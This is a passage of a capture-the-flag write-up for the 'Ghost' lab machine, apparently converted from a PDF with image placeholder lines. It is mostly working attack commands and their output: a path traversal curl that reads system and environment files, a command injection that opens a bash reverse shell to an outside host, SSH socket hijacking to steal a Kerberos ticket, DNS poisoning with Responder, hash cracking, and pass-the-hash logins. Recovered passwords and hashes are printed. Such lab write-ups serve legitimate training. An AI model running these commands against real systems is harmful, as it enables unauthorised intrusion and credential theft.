
Password recovered for `gitea_temp_principal`: **`szrr8kpc3z6onlqf`**

Authenticated to Gitea at `gitea.ghost.htb`:




5. Gitea Source Code Review

Two repositories were accessible. The **blog** repository source for the Ghost CMS content API showed the `extra` parameter concatenated directly onto a base path and read from disk without sanitisation:



The **intranet** repository contained `scan.rs`, which built a `bash -c` command by formatting the user-supplied `url` field directly into the shell invocation:




The scan endpoint required an `X-DEV-INTRANET-KEY` header, referenced in the blog repository as a `DEV_INTRANET_KEY` environment variable. The path traversal was the means to retrieve it.

---

6. Path Traversal via Ghost CMS Content API


The public Ghost content API key (`a5af628828958c976a3b6cc81a`) was visible in the blog repository README. Using it with a traversal payload confirmed arbitrary file read:

```
curl 'http://ghost.htb:8008/ghost/api/v3/content/posts/?extra=../../../../../../../../etc/passwd&key=a5af628828958c976a3b6cc81a'
```



Reading `/proc/self/environ` dumped the container's environment, including the key:

```
curl 'http://ghost.htb:8008/ghost/api/v3/content/posts/?extra=../../../../../../../../proc/self/environ&key=a5af628828958c976a3b6cc81a'
```




Key recovered: **`!@yqr!X2kxmQ.@Xe`**

---

7. OS Command Injection — Docker Container Shell


With the key, the scan endpoint was tested for command injection:

```
curl -X POST http://intranet.ghost.htb:8008/api-dev/scan \
  -H 'X-DEV-INTRANET-KEY: !@yqr!X2kxmQ.@Xe' \
  -H 'Content-Type: application/json' \
  -d '{"url":"; whoami"}'
```



The endpoint returned `root`. A bash reverse shell was sent:

```
curl -X POST http://intranet.ghost.htb:8008/api-dev/scan \
  -H 'X-DEV-INTRANET-KEY: !@yqr!X2kxmQ.@Xe' \
  -H 'Content-Type: application/json' \
  -d '{"url":"; bash -i >& /dev/tcp/10.10.16.60/9001 0>&1"}'
```



```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/ghost]
└─$ rlwrap nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.16.60] from (UNKNOWN) [10.129.231.105] 49844
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@36b733906694:/app# whoami
whoami
root
root@36b733906694:/app#
```

Interactive shell obtained as root inside the Docker container.

---

8. SSH ControlMaster Hijacking — Florence Ramirez TGT

Enumerating the container revealed a live SSH ControlMaster socket:


```
/root/.ssh/ControlMaster/florence.ramirez@ghost.htb@dev-workstation:22
```

```
root@36b733906694:~/.ssh# ls -la
ls -la
total 32
drwxr-xr-x 1 root root 4096 Jul  5  2024 .
drwx------ 1 root root 4096 Jul  5  2024 ..
-rw-r--r-- 1 root root   92 Jun 12 13:54 config
drwxr-xr-x 1 root root 4096 Jun 12 13:55 controlmaster
-rw------- 1 root root  978 Jul  5  2024 known_hosts
-rw-r--r-- 1 root root  142 Jul  5  2024 known_hosts.old
root@36b733906694:~/.ssh# cd controlmaster
cd controlmaster
root@36b733906694:~/.ssh/controlmaster# ls -la
ls -la
total 12
drwxr-xr-x 1 root root 4096 Jun 12 13:55 .
drwxr-xr-x 1 root root 4096 Jul  5  2024
srw------- 1 root root    0 Jun 12 13:55 florence.ramirez@ghost.htb@dev-workstation:22
root@36b733906694:~/.ssh/controlmaster#
```

SSH ControlMaster multiplexes sessions over a single authenticated connection. The existing socket meant florence.ramirez's SSH session to `dev-workstation` was active and authenticated. The socket was used to run commands in her context without knowing her password or key.


Florence's Kerberos ticket cache at `/tmp/krb5cc_50` was extracted via the socket:

```
ssh florence.ramirez@ghost.htb@dev-workstation 'cat /tmp/krb5cc_50 | base64 -w 0; echo'
```



Decoded and exported locally:


```
echo '<b64>' | base64 -d > florence.ccache
export KRB5CCNAME=florence.ccache
```




9. ADIDNS Poisoning and Responder — Justin Bradley Credentials

The intranet forum established that `bitbucket.ghost.htb` had no DNS record but was expected by at least one domain user. Using Florence's TGT, a DNS A record was injected pointing `bitbucket.ghost.htb` at the attacker's tun0 address:

```
sudo responder -I tun0 -v
bloodyAD -d ghost.htb -k --host DC01.ghost.htb add dnsRecord bitbucket 10.10.16.60
```



Shortly after the record was injected, Responder captured an NTLMv2 hash from `justin.bradley`:



The hash was cracked with Hashcat (mode 5600):

```
joe@primeradiant:~$ hashcat -m 5600 hash.txt rockyou.txt
hashcat (v7.1.2) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             For more information, see: https://hashcat.net/faq/wrongdriver
             Falling back to OpenCL runtime.

OpenCL API (OpenCL 3.0 CUDA 13.0.98) - Platform #1 [NVIDIA Corporation]
=======================================================================
* Device #01: NVIDIA GeForce RTX 2080 Ti, 10820/10820 MB (2705 MB allocatable), 68MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 1242 MB (14223 MB free)

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

JUSTIN.BRADLEY::ghost:eb1a59b8aa717607:e7b937886301730c1003354c92266b56:0101000000000000f880cf4d84fadc0106a2dbb7bef510a2000000000200080049005000370004f0001001e00570049004e002d0051004100510036004300410052005100560004c0036002e0049005000370004f002e004c004f00430041004c0005001400490050003700 4f002e004c004f00430041004c0008003003000300000000000000000000000000400000c88c4a4cbefa24083a5 7639203cefec6e09d73018efee180a001000000000000000000000000000000000000000000000000000000900300048005400540050002f0062006900740062007500 63006b006500740002e006700680006f007300740002e006800740062000000000000000000:Qwertyuiop1234$$

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: JUSTIN.BRADLEY::ghost:eb1a59b8aa717607:e7b937886301...000000
Time.Started.....: Fri Jun 12 16:02:20 2026 (1 sec)
Time.Estimated...: Fri Jun 12 16:02:21 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........: 38590.9 kH/s (6.66ms) @ Accel:626 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10897408/14344384 (75.97%)
Rejected.........: 0/10897408 (0.00%)
Restore.Point....: 8173056/14344384 (56.98%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: fath181099 -> M0ve1y
Hardware.Mon.#01.: Temp: 32c Fan: 30% Util: 16% Core:1350MHz Mem:6800MHz Bus:16
```

Credentials recovered: **`justin.bradley:Qwertyuiop1234$$`**


10. WinRM Foothold and BloodHound Enumeration

Evil-WinRM authenticated as justin.bradley and the user flag was retrieved:

```
evil-winrm -i ghost.htb -u justin.bradley -p 'Qwertyuiop1234$$'
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/ghost]
└─$ evil-winrm -i ghost.htb -u justin.bradley -p 'Qwertyuiop1234$$'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\justin.bradley\Documents> whoami
ghost\justin.bradley
*Evil-WinRM* PS C:\Users\justin.bradley\Documents> cd ..
*Evil-WinRM* PS C:\Users\justin.bradley> cd Desktop
*Evil-WinRM* PS C:\Users\justin.bradley\Desktop> dir


    Directory: C:\Users\justin.bradley\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         6/12/2026   6:56 AM             34 user.txt


*Evil-WinRM* PS C:\Users\justin.bradley\Desktop> type user.txt
6b5437250dab2e7d686f46b2afa02648
*Evil-WinRM* PS C:\Users\justin.bradley\Desktop>
```

BloodHound data was collected with RustHound-CE and imported. Marking justin.bradley as owned and querying shortest paths revealed a ReadGMSAPassword edge from justin.bradley to `adfs_gmsa$`:



`adfs_gmsa$` is the service account running Active Directory Federation Services.

---

11. GMSA Password Read — ADFS Service Account

NXC read the GMSA password blob from LDAP and returned the NT hash:

```
nxc ldap ghost.htb -u justin.bradley -p 'Qwertyuiop1234$$' --gmsa
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/ghost]
└─$ nxc ldap ghost.htb -u justin.bradley -p 'Qwertyuiop1234$$' --gmsa
LDAP        10.129.231.105  389    DC01            [*] Windows Server 2022 Build 20348 (name:DC01) (domain:ghost.htb) (signing:None) (channel binding:Never)
LDAP        10.129.231.105  389    DC01            [+] ghost.htb\justin.bradley:Qwertyuiop1234$$
LDAP        10.129.231.105  389    DC01            [*] Getting GMSA Passwords
LDAP        10.129.231.105  389    DC01            Account: adfs_gmsa$          NTLM: 16b9766667b1e9f8d4c315a11707c497     PrincipalsAllowedToReadPassword: ['DC01$', 'justin.bradley']
```

GMSA hash recovered: **`adfs_gmsa$:16b9766667b1e9f8d4c315a11707c497`**


Evil-WinRM authenticated via pass-the-hash:


```
evil-winrm -i ghost.htb -u 'ADFS_GMSA$' -H 16b9766667b1e9f8d4c315a11707c497
```

---

12. Golden SAML Attack — Ghost Core Admin Access


Visiting `https://core.ghost.htb:8443` showed a Ghost Core login with an Active Directory Federation option. Clicking it redirected to `federation.ghost.htb`. Justin's credentials authenticated but the panel was restricted to administrators:



